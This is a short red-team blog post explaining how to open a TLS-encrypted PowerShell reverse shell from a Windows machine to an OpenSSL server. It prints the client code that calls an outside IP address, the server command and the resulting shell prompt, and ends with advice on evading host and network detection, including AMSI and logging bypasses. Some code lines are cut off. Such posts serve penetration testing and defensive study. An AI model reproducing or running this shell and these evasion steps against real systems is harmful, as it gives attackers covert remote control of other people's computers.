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Carrie Roberts · [Follow](#)

Published in Walmart Global Tech Blog · 3 min read · Feb 22, 2019



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## OpenSSL Server Reverse Shell from Windows Client

By Carrie Roberts ([@OrOneEqualsOne](#))

I loved learning about [this simple shell](#) using only OpenSSL by [@int0x33](#). OpenSSL comes installed by default on most Linux and OS X operating systems, making this Command and Control (C2) option viable for these targets. But let's figure out what to do to establish a C2 session from a Windows client to the OpenSSL server.

Combining pieces of the solution from [here](#) and [here](#), gives us this beautiful solution.

```
1 $socket = New-Object Net.Sockets.TcpClient('206.189.70.79', 9876)
2 $stream = $socket.GetStream()
3 $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Secu
4 $sslStream.AuthenticateAsClient('fake.domain', $null, "Tls12", $false)
5 $writer = new-object System.IO.StreamWriter($sslStream)
6 $writer.Write('PS ' + (pwd).Path + '> ')
7 $writer.Flush()
8 [byte[]]$bytes = 0..65535|%{0};
9 while(($i = $sslStream.Read($bytes, 0, $bytes.Length)) -ne 0)
10 { $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i);
```

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On the victim system, open a PowerShell prompt and paste in the code from above, replacing the IP address on the first line with your server’s IP address.

```
Windows PowerShell
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PS C:\Users\admin> $socket = New-Object Net.Sockets.TcpClient('206.189.70.79', 9876)
```

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
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```
root@ubuntu-s-1vcpu-1gb-sfo2-01:~# openssl s_server -quiet -key key.pem -cert ce
```

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```
DESKTOP-5BGSTT8  
PS C:\Users\admin>
```

This is what the network traffic looks like in Wireshark.



To increase the likelihood of bypassing host and network-based detections, use the following suggestions.

- 1) Use port 443 (instead of port 9876 given in this example). You must change it on both the server and the client.
- 2) Use a trusted certificate on your server, such as the cert.pem and privkey.pem files that are generated by [Let's Encrypt](#) and commonly found at /etc/letsencrypt/live/<your domain>/. Then substitute your domain name for the IP address in the PowerShell script.
- 3) Use [this technique](#) to generate an executable that will use .Net instead of PowerShell and has built-in script block logging and AMSI bypasses. You'll just need to turn the PowerShell script into one line by generating the

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